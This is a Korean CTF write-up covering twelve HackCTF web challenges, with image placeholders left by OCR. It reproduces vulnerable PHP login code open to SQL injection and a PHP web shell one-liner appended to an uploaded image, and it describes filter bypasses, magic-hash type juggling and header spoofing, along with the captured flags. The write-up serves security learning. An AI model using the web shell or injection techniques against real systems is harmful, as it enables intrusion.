

1.




왠 로봇이 나온다. hidden flag에 robot이 나오길래 robot flag라고 검색을 해보니 연관검색어에 robots.txt가 나오더라. 그대로 쳐봤다.




HackCTF{w3lcome_to_s1mple_web_h3cking!}


robot_flag라는 곳이 비활성화 되어있네요. 그대로 들어가면 성공!

2.






id를 get으로 받아서 파일을 선택하는듯합니다. id에 그냥 5를 그대로 넣어봅시다




이번껀 쉬웠네요.


3.



버튼으로 flag를 출력하게 해달랍니다.



아무래도 소스를 수정해야 할 듯 합니다.



말그대로 'flag'를 실행하게 만들어 보았더니 flag를 뱉어내는군요!

4.


보물

내 페이지 숫자 중엔 비밀이 하나 있지...그곳에 보물을 숨겨놨다. 원한다면 찾아봐라 모든 것을 그곳에 두고 왔다!

Page 1 Page 2 Page 3

1dce4fb8a0e7be0692f72f87512c054a3dd1cfff4716a8e1a5dffbbbf757274bb479330d70bdfc3d622359ab85dd05d20a14b56798a

페이지에 굉장히 숫자랑 문자가 많군요... 게다가 페이지가 3까지만 있는게 아닌 다른 값을 입력해도 다른 글자가 계속 나옵니다.




보물

내 페이지 숫자 중엔 비밀이 하나 있지...그곳에 보물을 숨겨놨다. 원한다면 찾아봐라 모든 것을 그곳에 두고 왔다!

Page 1 Page 2 Page 3

2584ee8a1c3ff6e84943cd9ba810d858535385d3c6240d51e6c38c839377279f15f20d2c62cf846a42c02049bde2ed70d1ecebf78d

그럼 직접다 입력할 수는 없으니 자동화를 해봅시다.





```
<form action="/" method="get" style="display:inline-block;">
    <button type="submit" value="3" name="page">Page 3</button>
</form>

</div>

</body>
<p align="center">
HackCTF{Ohhhhh_5o_gOod_try!}</p>
```

받아오는 값에 hackCTF라는 글자가 나올때까지 url을 다르게 입력해줍니다.
꽤 걸리긴했지만 성공했습니다.


5.

guessing world래서 미친듯이 guessing하다가 중간에 포기하고

secret.txt를 보면 될듯했는데 역시나 ㅠㅠ




flag.txt도 안되네요.




저 php코드대로라면 secret.txt에서 코드를 받아오는데, 그렇다면 filename을 빈파일을 해버리면 secret대신 그 파일을 받게되어 guess가 null또는 0이 되지 않을까 했는데 성공입니다!

6.



command에 입력하는것으로 목적지를 입력받네요. flag.php가 파일이라니 직접 입력해봅시다.

완전히 빈 공간이 나옵니다. 필터링이 된게 아닐까 생각해봅니다.




역시나입니다. flag라는 글자가 필터링되서 사라졌던거네요.

7.

로그인을 하라는군요. 일단 소스를 보겠습니다.

```php
<?php
highlight_FILE(__FILE__);
require_once("dbcon.php");

$id = $_GET['id'];
$pw = $_GET['pw'];
$pw = hash('sha256',$pw);

$sql = "select * from jhyeonuser where binary id='$id' and pw='$pw'";
$result = mysqli_fetch_array(mysqli_query($db,$sql));

if($result['id']){
        $_SESSION['id'] = $result['id'];
        mysqli_close($db);
        header("Location:welcome.php");
}
?>
```

음? id에 대한 sql방어가 하나도 안되어있네요. 엄청 기본적인 sql문을 써봅시다




이걸로 뚫렸습니다. 진짜로..

8.

문제가 흥측합니다. 소스부터 봅시다.

```php
<?php
show_source(__FILE__);
$flag = "if_you_solved";
$input = $_GET['flag'];
if(md5("240610708") == sha1($input)){
    echo $flag;
}
else{
    echo "Nah...";
}
?>
Nah...
```

저걸 일단 md5로 변환해봤습니다만 아직 변환한 값만으로 뭔가를 찾기엔 어려웠습니다. 일단 검색을 하다보니 magic hash라는 것을 찾았습니다. 예전에 bee-box에서도 했던건데 사실상 너무 어려워서 포기했던겁니다. 다시보는군요



Hash Type	Hash Length	"Magic" Number / String	Magic Hashes	Found By
md2	32	505144726	0e015339760548602306096794382326	WhiteHat Security, Inc.
md4	32	48291204	0e266546927425668450445617970135	WhiteHat Security, Inc.
md5	32	240610708	0e462097431906509019562988736854	Michal Spacek
sha1	40	10932435112	0e07766915004133176347055865026311692244	Independently found by Michael A. Cleverly & Michele Spagnuolo & Rogdham
sha224	56	-	-	-

.

오른쪽에 0e로 시작하는 값이 md5변환했던 값입니다. 즉, 저 magic hash를 입력하면 문제가 풀린다는 것이겠죠?

9.

특정 시간 후에 flag를 알려주려는 의도같습니다. 두달 기다려도 되긴하는데 그러고싶지는 않습니다.
코드를 잘 보면 시간 크기를 본 다음에 int로 변환을 해주는 과정이 있군요. 이 변환에서 변수값이 망가지면 가능하지 않을까요?
검색을 해봤더니 e를 이용한 지수 변환을 하면 맨 앞자리만 남고 소수점이 전부 사라진다고 하는군요,!

7초뒤에 나왔습니다.

10.

Input Check

Do you want a flag? Input Command "flag" here

flag


OK

일단 쳐보래서 쳐봤습니다.

주의 요함 | ctf.j0n9hyun.xyz:2033/?text=flaga

No Hack~

치자마자 해킹하지 말랍니다. flag에 a도 붙여봤는데 막히는거보니 flag라는 문자열 자체에 필터가 걸린듯하네요.



오오 소스에 힌트가 있네요. 입력을 받을때 배열로 받는답니다. 배열로 한글자씩 받아야되는걸 한번 통째로 받게 바꿔봅시다,

주의 요함 | ctf.j0n9hyun.xyz:2033/?text[]=flag

HackCTF{y0u_are_catch_f1ag!!}


Input Check

Do you want a flag? Input Command "flag" here

OK


필터링 우회에 성공했습니다.

11.



흐리긴 했지만 머릿말을 건드려보라고 하네요.
검색해봤더니 ip를 바꿀수 있는 방법이 있다고 한다. 프록시의 최초 클라이언트의 주소를 바꿀 수 있다.

프록시를 본인의 ip로 설정해주면



성공!

12.

가위바위보 하라고 합니다.


프로필 이름쪽은 sql을 해보려했는데 실패했고, 이미지 업로드가 있는것같아서 이것저것 해봤는데, 실제 이미지 외에는 업로드가 안됐습니다.

```
<? php system($_GET['cmd']);?>
```

그래서 실제 이미지 파일 뒤에다가 웹쉘을 넣어봤습니다.

이름을 php로 확장자를 하고 주소창에서 실행해봤습니다.

cmd = ls해서 실행해봤습니다.

